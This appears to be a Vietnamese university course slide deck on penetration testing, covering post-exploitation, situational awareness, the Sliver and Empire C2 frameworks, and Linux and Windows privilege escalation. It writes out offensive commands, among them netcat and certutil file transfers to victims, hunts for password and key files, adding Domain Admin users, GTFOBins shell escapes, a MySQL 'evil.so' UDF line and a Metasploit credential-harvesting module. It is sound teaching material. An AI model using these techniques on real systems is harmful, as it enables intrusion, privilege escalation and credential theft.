

Kiểm thử & đánh giá an toàn hệ thống thông tin

Module 4. Post-Exploitation, Privilege
Escalation and Persistence

→ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

Post-Exploitation Activities


- ❑ Tương tác với “shell” trên máy victim một cách hiệu quả để từ đó làm bàn đạp tấn công các hệ thống khác.
- Được biết đến với tên gọi “post-exploitation”.
- Giúp tổ chức hiểu rõ hơn về các rủi ro khi lỗ hổng bị khai thác.
- Pentester có shell thì mọi thứ mới thực sự “bắt đầu” (phụ thuộc mục tiêu ban đầu của việc kiểm thử).

Post-Exploitation Tactics

- ☐ Situational Awareness –
 - Hiểu được thông tin về mạng, domain, host...
- ☐ Persistence
- ☐ Privilege Escalation
- ☐ Defense Evasion
- ☐ Credential Access
- ☐ Discovery
 - Tìm kiếm mục tiêu mới.
- ☐ Lateral Movement
- ☐ Collection
- ☐ Exfiltration
 - Sử dụng sample data (NOT real).

Moving Files to a Target

- ❑ Sử dụng các dịch vụ truyền file
 - HTTP(S) (TCP port 80/443) – wget, lynx, httrack, PowerShell's Webclient/wget
 - SCP (TCP port 22), FTP (TCP port 20/21), TFTP (UDP port 69)
 - Windows File Sharing – NetBIOS/SMB
 - NFS mounts
 - Netcat
 - ...



Python Simple HTTP Server

❑ Python Simple HTTP Server

```
$python3 -m http.server
```

```
$python -m SimpleHTTPServer
```

❑ For Linux

```
$curl -O http://<ip-address>/<file>
```

```
$wget http://<ip-address>/<file>
```

❑ For Windows

```
>certutil -urlcache -split -f http://<ip-address>/<file>  
<downloaded-filename>
```

```
PS>iwr -uri http://<ip-address>/<file> -o <downloaded-  
filename>
```

Netcat transferring file

❑ Sender Side (Linux)

```
$nc -lvp <port> > <filename>
```

❑ Receiver Side (Target Machine)

```
$nc <destination_ip> <port> < <filename>
```

CASE 1	CASE 2
▪ Attacking machine <pre>\$nc -lvp 4444 < file</pre> ▪ Victim machine <pre>\$nc 192.168.1.102 4444 > file</pre>	▪ Victim machine <pre>\$nc -lvp 3333 > file</pre> ▪ Attacking machine <pre>\$nc 192.168.1.103 < file</pre>

SCP

- ❑ Copy a file

```
$scp /path/to/source/file
```

```
username@192.168.1.101:/path/to/destination/file
```

- ❑ Copy a directory

```
$scp -r /path/to/source/dir
```

```
username@192.168.1.101:/path/to/destination/dir
```

Moving Files to a Target

❑ Sử dụng Meterpreter

- `meterpreter > upload [local_filename]`
- `meterpreter > download [remote_filename]`
- `meterpreter > cat [remote_filename]`
- `meterpreter > edit [remote_filename]`

Content

→ Post Exploitation

- **Situational Awareness**
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

Situational Awareness Overview

- ❑ Situational Awareness – hiểu được môi trường mục tiêu
 - Hệ thống mà chúng ta có quyền truy cập
 - Hệ thống chúng ta có thể truy cập (lateral movement)
 - Hệ thống phòng thủ như AV/EDR, endpoint agents...
 - Chính sách giám sát và các công cụ được sử dụng
 - Chính sách, cấu hình trên Domain

File Pilfering

- ❑ Khi có quyền truy cập hệ thống, chúng ta nên tìm kiếm và thu thập các dữ liệu có giá trị.
- Nhớ lại mục tiêu khi bắt đầu kiểm thử (Demo khả năng truy cập tới các dữ liệu có giá trị, cần thiết thực hiện “pivot” hoặc “leo thang đặc quyền” không?).
- Tìm kiếm dữ liệu tại user' home, desktop, document, các tài nguyên chia sẻ mà người dùng có thể truy cập...
- Source code, password, keys.

More Stuff to Pilfer – Targeting Information

- ❑ Xác định các máy tính đang liên kết với victim.

Windows	Linux
<pre>C:\> netstat -na C:\> arp -a C:\> ipconfig /displaydns</pre>	<pre># netstat -natu # ss -t state established # arp -a # ip n</pre>

- ❑ Một số thông tin khác như:
 - DNS servers: Zone files, name, IP
 - Web servers: Document root
 - Mail server...

Content

→ Post Exploitation

- **Situational Awareness**
 - **Linux Situational Awareness**
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

Linux Situational Awareness

- ❑ Thông tin tài khoản tại `/etc/passwd` và thông tin nhóm tại `/etc/group` – “world readable”
- ❑ Tài khoản có thể tồn tại trên những hệ thống khác, hữu ích cho việc dò đoán mật khẩu
- ❑ Tìm kiếm users trong các nhóm như **root**, **sudo**

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
...
jason:x:1001:1001:~/home/alex:/bin/bash
mike:x:1002:1002:~/home/mike:/bin/bash
corey:x:1003:1003:~/home/corey:/bin/bash
$ cat /etc/passwd | cut -d: -f1 > users.txt
```

```
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
...
sudo:x:27:corey
```

Find Interesting Files

- ❑ SETUID và/hoặc SETGID files

```
find / -perm -4000 -o -perm -2000 -ls 2>/dev/null
```

- ❑ Writable configuration files

```
find /etc -perm -2
```

- ❑ Readable bash history files

```
find / home -name .bash_history - perm -4 2>/dev/null
```

- ❑ File chứa "passwd" (password và passwd)

```
grep -Inri passwd /etc/* 2>/dev/null
```

Local File Pilfering

- ❑ Attacker có thể đánh cắp password file và thực hiện bẻ khóa mật khẩu.
- ❑ Password representations (yêu cầu đặc quyền)
 - UNIX/Linux: /etc/passwd và /etc/shadow
 - Windows: SAM database (Example C:\Windows\System32\config\SAM)
- ❑ Crypto keys
 - SSH keys
 - PGP và GnuPG keys

Content

→ Post Exploitation

- **Situational Awareness**
 - Linux Situational Awareness
 - **Windows Situational Awareness**
- Post-exploitation framework
 - Sliver
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

Useful Environment Variables

❑ Thông tin về môi trường:

See all environment variable	C:\> <code>set</code>
See a specific variable	C:\> <code>set [variable_name]</code>
Some important environment variables for penetration testers: Similar (but not identical) to Linux/UNIX whoami	C:\> <code>set username</code>
Show the path were windows looks for executables	C:\> <code>set path</code>

❑ Thông tin về user/group:

List local users	<code>net user</code>
List local groups	<code>net localgroup</code>
List members of local admin group	<code>net localgroup administrators</code>
Add a user	<code>net user [logon_name] [password] /add</code>
Add a user to the local admin group	<code>net localgroup administrators [logon_name] /add</code>

Searching the File System

❑ Tìm kiếm file trong hệ thống:

```
C:\> dir /b /s [directory]\[file]
```

- /s – tìm kiếm đệ quy
- Example: Tìm kiếm "hosts" file

```
C:\> dir /b /s C:\hosts
```

Domain User, Local Group

- ❑ List details on a user account:

```
net user USERNAME /domain
```

- ❑ List all domain user:

```
net user /domain
```

- ❑ List details on a group:

```
net localgroup administrators
```

Domain Groups

```
net group [GroupName] /domain
```

- ❑ List all users in the Domain Admin group "Domain Admins"

```
net group "Domain Admins" /domain
```

- ❑ List all groups:

```
net group /domain
```

- ❑ Add a user to group (with Domain Admin or similar permissions):

```
net group "Domain Admins" username /domain /add
```

Deleting Windows Users and Accounts

❑ Pentester chỉ được tạo ra sự thay đổi trên hệ thống mục tiêu nếu RoE cho phép. Do đó, pentester cần ghi lại tỉ mỉ mọi thứ thay đổi trên hệ thống và khôi phục lại trạng thái ban đầu khi quá trình kiểm thử hoàn tất.

❑ Xóa user khỏi group:

```
net localgroup [group] [logon_name] /del
```

❑ Xóa account:

```
net user [logon_name] /del
```

Analyzing a System: Determining FW Settings

- ❑ Lệnh `netsh` cho phép tương tác với cấu hình mạng trên máy tính.
- Có thể sử dụng `netsh /?` để xem thêm thông tin chi tiết về lệnh.
- ❑ Đối với pentester thì các thông tin liên quan đến tường lửa rất quan trọng.
- ❑ Xem toàn bộ thông tin cấu hình tường lửa:
`netsh advfirewall show allprofiles`

Analyzing a System

❑ Hiển thị và tìm kiếm nội dung tập tin:

Print file contents on Standard Output

```
type [file]
```

Look at multiple files

```
type *.txt  
type [file1] [file2] [...]
```

Display output one page at a time

```
more [file]
```

Search for a string within a file

```
type [file] | find /i "[string]"
```

Search for regular expressions

```
type [file] | findstr [regex]
```

Analyzing Windows: Interacting with the Registry

❑ Lệnh **reg** cho phép tương tác với Registry:

Read

```
C:\> reg query [KeyName]
```

Change a reg key

```
C:\> reg add [KeyName] /v [ValueName] /t [type] /d [Data]
```

Export settings to a reg file

```
C:\> reg export [KeyName] [filename.reg]
```

Import settings from a reg file

```
C:\> reg import [filename.reg]
```

❑ Để thực thi trên máy remote thêm **\\[MachineName]** trước **[KeyName]**

❑ Yêu cầu admin-level SMB session.

PowerView

- ❑ PowerView là một phần của PowerSploit.
 - <https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>
- ❑ Tải đầy đủ danh sách AD Objects.
 - Users
 - Computers
 - Groups
- ❑ PowerShell scrip thường dễ bị phát hiện bởi AV.
 - Làm rồi mã với Chameleon
<https://github.com/klezVirus/chameleon>

AD Explorer

- ☐ Active Directory Explorer (AD Explorer) từ Sysinternals/Microsoft.
- ☐ Bất kỳ người dung nào cũng có thể yêu cầu “full dump” về AD.
- ☐ Dump có thể chứa thông tin về mật khẩu.
- ☐ Output chỉ có thể đọc được bởi AD Explorer.
- ☐ Để sử dụng: upload exe, execute, export, download file -> phân tích cục bộ.

Seatbelt and Overview

- ❑ Seatbelt thực hiện một số “kiểm tra an toàn” từ cả góc độ tấn công lẫn phòng thủ.
 - <https://github.com/GhostPack/Seatbelt>
- ❑ Seatbelt là một phần của GhostPack.
 - <https://specterops.gitbook.io/ghostpack/>

Content

→ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- **Post-exploitation framework**
 - **Sliver**
 - Empire

❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence


Sliver C2 Framework

- ❑ **Sliver C2 Framework** - Post-exploitation framework (open source) với nhiều tính năng được viết bằng Go.
- ❑ C2 framework with implants
 - Multi-operator central C2 server
 - Implant hoạt động trên Windows, Linux, MacOS
- ❑ Sliver có 3 thành phần chính:
 - C2 Server – giao tiếp với implant
 - Operator (tester) client – cho phép pentester tương tác hoặc ra lệnh cho implant
 - Implant payloads – hoạt động ~ Meterpreter payload



Notable Sliver Features

- ❑ Kết nối giữa agent (victim) và C2 Server có mã hóa.
- ❑ Hỗ trợ nhiều “egress” protocols – TCP, mTLS, HTTP(S), DNS.
- ❑ Payload/binary được sinh “động” và “làm rối” để tránh sự phát hiện của các hệ thống như AV/EDR/...
- ❑ <https://github.com/BishopFox/sliver>



Features Supporting Offensive Operations

- ❑ Sliver có khả năng “regenerate” payload đã được sử dụng trước đó theo “tên”.
- ❑ Kết nối an toàn qua “plaintext” protocol (HTTP, DNS)
- ❑ C2 thông qua HTTP/HTTPS
- ❑ Thực thi “.Net assemblies” trong bộ nhớ qua implant và payload có thể chứa “full .Net assemblies” như một module.
- ❑ Ghi lại toàn bộ các lệnh đã chạy và liên kết với payload đã chạy chúng.
- ❑ Quản lý thành viên nhóm.

Sliver Payload File Format Options

☐ Windows

- Portable Executable or Service Executable
- Dynamic Link Library (DLL)
- Shellcode

☐ Linux

- Executable Linkable Format (ELF) Executable
- Shared Dynamic Library

☐ MacOS

- Mach-O Executable
- Shared Dynamic Library

Sliver Payload Options

- ❑ Có cấu hình cho phép bypass các cơ chế phát hiện được tích hợp trong Windows
- ❑ Execution Guard Rails
 - Date and Time
 - Domain Joined
 - File Exists
 - Hostname/Username
- ❑ Pivot configuration – Sliver payload có thể được cấu hình để thực hiện “call” thông qua các implant đang hoạt động.
 - SMB Named Pipe
 - TCP Pivot

Usefull Sliver Implant Commands

- backdoor - Inject shellcode into target binary
- getsystem - Escalate from high integrity to SYSTEM
- make-token - Create logon session for given credentials
- psexec - Execute binary on remote host
- spawndll - Reflectively load DLL in target process
- msf/msf-inject - Inject MSF payload in current/remote process
- procdump - Create memory dump of target process
- sideload - Execute shared/dynamic library or binary in target process

Multiplayer

- ❑ Thành viên của team pentest có thể truy cập server và implant.
- ❑ Nếu sử dụng installer, Sliver được cài đặt sẽ chạy như daemon (service) và cho phép multiplayer.
- ❑ Sử dụng sliver-server để thêm người dùng mới.

```
sliver-server operator --name name --lhost 1.2.3.4
```

- ❑ Import .cfg file từ phía người dung.

```
sliver-client import name_1.2.3.4.cfg
```

- ❑ Kết nối bằng cách chạy **sliver-client** và lựa chọn team server (hệ thống mục tiêu).

Generating Payloads

- ❑ Sliver có thể sử dụng TCP, HTTP(S), DNS để thực hiện giao tiếp.
- ❑ Để tạo payload sử dụng lệnh **generate** (Windows PE, Windows DLL, Windows Shellcode, Mach-O (MacOS), ELF (Linux)).
- ❑ Bao gồm Guardrails để giới hạn phạm vi hoặc tránh sandbox.

<code>-x, --limit-domainjoined</code>	domain joined machines
<code>-F, --limit-fileexists</code>	hosts must have this file in the filesystem
<code>-z, --limit-hostname</code>	limit execution to specified hostname
<code>-y, --limit-username</code>	limit execution to specified username

Implants are obfuscated and encrypted, and it can take a few minutes to build a payload
To skip obfuscation, we'll use `--skip-symbols` or `-l` in the lab to be more efficient

Content

→ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- **Post-exploitation framework**
 - Sliver
 - **Empire**


❑ Privilege Escalation

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

PowerShell Empire

- ❑ Post-Exploitation Framework (Open source) với nhiều tính năng chủ yếu dựa trên PowerShell
- ❑ Empire có 2 thành phần chính:
 - Server được viết bằng Python (like msfconsole)
 - Agents (client) được viết bằng PowerShell (like Meterpreter)
 - <https://github.com/BC-SECURITY/Empire>



Notable Empire Features

- ❑ Kết nối giữa agent (victim) và listener (pentester) có mã hóa.
- ❑ Sử dụng PowerShell nhưng không yêu cầu powershell.exe
 - Có khả năng tiêm các DLLs (Powershell features) vào bên trong một tiến trình đang chạy khác.
- ❑ Có hơn 100 modules khác nhau cho các hoạt động post-exploitation.



Features Supporting Offensive Operations

- ❑ Tự động cấu hình agent
- ❑ Dễ dàng theo dõi các phiên hoạt động khác nhau sử dụng "session name" (Meterpreter sử dụng ID)
- ❑ Cảnh báo "Not Opsec safe" về việc sinh ra dữ liệu log hoặc gây chú ý cho người quản trị
- ❑ Thiết lập "kill date" và "working hours" trên agents
- ❑ Có database để tự động lưu trữ các thông tin thu thập
- ❑ Tích hợp Slack cho C&C
- ❑ Giao tiếp Agent-to-listener thực hiện qua HTTP(S) (proxy aware)

PowerShell Empire Modules


- ❑ Khi agent được triển khai và kết nối về listener thì các tính năng có thể được mở rộng sử dụng PowerShell Empire modules (>100 modules)
- ❑ Bao gồm
 - PowerBreach – Persistence mechanism
 - Posh-SecMod – Discovery, network situational awareness...
 - PowerSploit – Code execution, screenshots, keylog...
 - PowerUp – Privilege escalation
 - PowerView – AD account info, domain, shares...

Empire Module Categories

- ❑ Code Execution: Tiêm payload vào các tiến trình đang chạy (mà không cần PowerShell.exe)
- ❑ Collection: Thu thập thông tin trình duyệt, clipboard, keystrokes, screenshot...
- ❑ Exfiltration: Mô phỏng việc đánh cắp các dữ liệu nhạy cảm để kiểm tra DLP/BlueTeam
- ❑ Exploitation: Thực hiện khai thác sử dụng nhiều exploit khác nhau
- ❑ Fun: Thay đổi Wallpaper...
- ❑ Lateral Movement: Cho phép pentester leo thang sang các mục tiêu khác sử dụng PsExec hoặc ssh

Additional Empire Module Categories

- ❑ Management: Gửi email, thực thi RunAs, tiêm hash vào LSASS, thay đổi file hệ thống, thông tin cấu hình...
- ❑ Persistence: Thiết lập “persistence” thông qua reg key, logon script, system boot, task scheduler...
- ❑ Recon: Tìm kiếm mục tiêu thứ cấp
- ❑ Situational Awareness: ARP scan, port scan, SMB scan, Reverse DNS lookup, thu thập thông tin domain...
- ❑ Trollsplot: Trolling



Content

❑ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire


➔ **Privilege Escalation**

- Linux Privilege Escalation
- Windows Privilege Escalation

❑ Persistence

Local Privilege Escalation Exploits

- ❑ “PrivEsc” cho phép người dùng chuyển từ tài khoản có đặc quyền hạn chế sang đặc quyền cao hơn.
 - Root/UID 0 trên UNIX/Linux
 - Administrator/SYSTEM trên Windows
- ❑ Yêu cầu quyền truy cập hệ thống
 - Examples: Client-side exploit, Service-side exploit, Password guessing, password sniffing.



Why PrivEsc?

- ❑ Leo thang đặc quyền để có thể tiếp cận nhiều dữ liệu nhạy cảm hơn nữa.
 - Trích xuất password/password hashes.
 - Nghe lén (sniffing) đòi hỏi đặc quyền.
 - Trích xuất chứng thư đòi hỏi đặc quyền.
 - Token attacks.
 - Impersonation.

Content

❑ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

➔ **Privilege Escalation**

- **Linux Privilege Escalation**
- Windows Privilege Escalation

❑ Persistence

Why Linux?

- ❑ Lỗ hổng trong hệ thống Linux thường tồn tại lâu hơn trên Windows
 - Thiết bị thường chạy Linux và các bản chỉ đến từ vendor
 - Nhiều cơ quan, tổ chức có kế hoạch quản lý/cập nhật các bản vá cho Windows nhưng không có kế hoạch rõ ràng cho Linux.
 - Sự chủ quan từ người quản trị khi nghĩ rằng Linux thường không phải là “mục tiêu thật sự”, số lượng malware trên Linux gần như không đáng kể (so với Windows).

Kernel Exploits

- ❑ Kernel chạy với đặc quyền cao.
- ❑ Đẩy “bad data” cho kernel để khai thác lỗ hổng.
- ❑ Tìm kiếm thông tin kernel với các mã khai thác khả dụng.
 - Searchsploit (<https://www.exploit-db.com/searchsploit>)
 - Linux-exploit-suggester (<https://github.com/The-Z-Labs/linux-exploit-suggester>)
- ❑ DirtyCow (CVE-2016-5195) - race condition

Services Running as root

❑ Web, mail, database server thường chạy dưới quyền root.

- Đặc biệt là trên các thiết bị IoT

❑ Xác định các dịch vụ chạy dưới quyền root

```
$ps -aux | grep root
```

- Exploit the service?
- Modify the configuration?
- Run as the service?

```
mysql> create function do_system return integer soname 'evil.so';
```

❑ Ít nguy hiểm hơn so với Kernel exploit bởi vì nó không gây “crash” hệ thống vì một vài dịch vụ sẽ tự động khởi động lại khi có lỗi.

World Writeable Files

- ❑ Nhiều khi người quản trị phân quyền sai, thiếu chính xác trong các tập tin cấu hình, cho phép bất kỳ user nào cũng có thể chỉnh sửa.
- ❑ Các tập tin cấu hình thường nằm ở thư mục `/etc`
- ❑ Tìm kiếm các tập tin có thể chỉnh sửa bởi bất kỳ ai.

```
$find /etc -perm -2
```

```
$find / -perm -2 -type f 2>/dev/null
```

```
$find / -perm -2 -type d 2>/dev/null
```

SETUID

- ❑ Tập tin thực thi SETUID chạy dưới quyền của chủ sở hữu.
- ❑ SETGUID hoạt động tương tự SETUID nhưng cho group ID.
- ❑ Biểu diễn bằng chữ **s** thay cho **x**

```
-rwsr-sr-x 1 root root 51464 Feb 20 2018 /usr/bin/at
```

- ❑ Tìm kiếm các tập tin được set SETUID.

```
$find / -perm -4000 -type f 2>/dev/null
```

- ❑ Lệnh dưới có gì khác biệt?

```
$find / -perm 4000 -type f 2>/dev/null
```

GTFOBins

- ❑ “GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems”
 - <https://gtfobins.github.io/>
- ❑ Ví dụ với lệnh **find**

Break out of a restricted environment

```
find . -exec /bin/sh \; -quit
```

If the executable has the SETUID bit set it will not drop privileges and can be used to get a shell

```
find . -exec /bin/sh \; -quit
```

If the executable can be run with sudo, gain a privileged shell

```
sudo find . -exec /bin/sh \; -quit
```

Content

❑ Post Exploitation

- Situational Awareness
 - Linux Situational Awareness
 - Windows Situational Awareness
- Post-exploitation framework
 - Sliver
 - Empire

➔ **Privilege Escalation**

- Linux Privilege Escalation
- **Windows Privilege Escalation**

❑ Persistence

Common Windows Privilege Escalation Flaws

- ❑ DLL search order hijacking
- ❑ Unquoted path with spaces
- ❑ Writeable Windows Service executables
- ❑ "AlwaysInstallElevated" registry key
- ❑ Unattended install files
- ❑ Group Policy Preferences (Windows 2008 domain environments)

Unattended Install Files

- ❑ Tập cài đặt không giám sát (UIF) - Có thể chứa thông tin xác thực (Local Administrator, Domain Credentials).
 - Pre-Conditions: OS được cài đặt phải được thực hiện thông qua các công cụ như WDS, Microsoft Deployment Toolkit (MDT) hoặc System Center Configuration Manager (SCCM)
- ❑ Thông tin xác thực bị xóa sau khi thiết lập (not always).
- ❑ Writeable Windows Service executables.
- ❑ Sự hiện diện của “tệp” cho thấy khả năng sử dụng lại của người dùng cục bộ.

```
C:\Windows\sysprep\sysprep.xml
C:\Windows\sysprep\sysprep.inf
C:\Windows\sysprep.inf
C:\Windows\Panther\Unattended.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\Panther\Unattend\Unattended.xml
C:\Windows\System32\Sysprep\unattend.xml
C:\Windows\System32\Sysprep\Panther\unattend.xml
```

Unattended Install Files Contents

- ❑ Thông tin xác thực được lưu trữ ở dạng Base64.
- ❑ Metasploit module: `post/windows/gather/enum_unattend`

```
msf6 post(windows/gather/enum_unattend) > show options
```

```
Module options (post/windows/gather/enum_unattend):
```

Name	Current Setting	Required	Description
GETALL	true	yes	Collect all unattend.xml that are found
SESSION		yes	The session to run this module on.

```
msf6 post(windows/gather/enum_unattend) > set session 2
```

```
session => 2
```

```
msf6 post(windows/gather/enum_unattend) > run
```

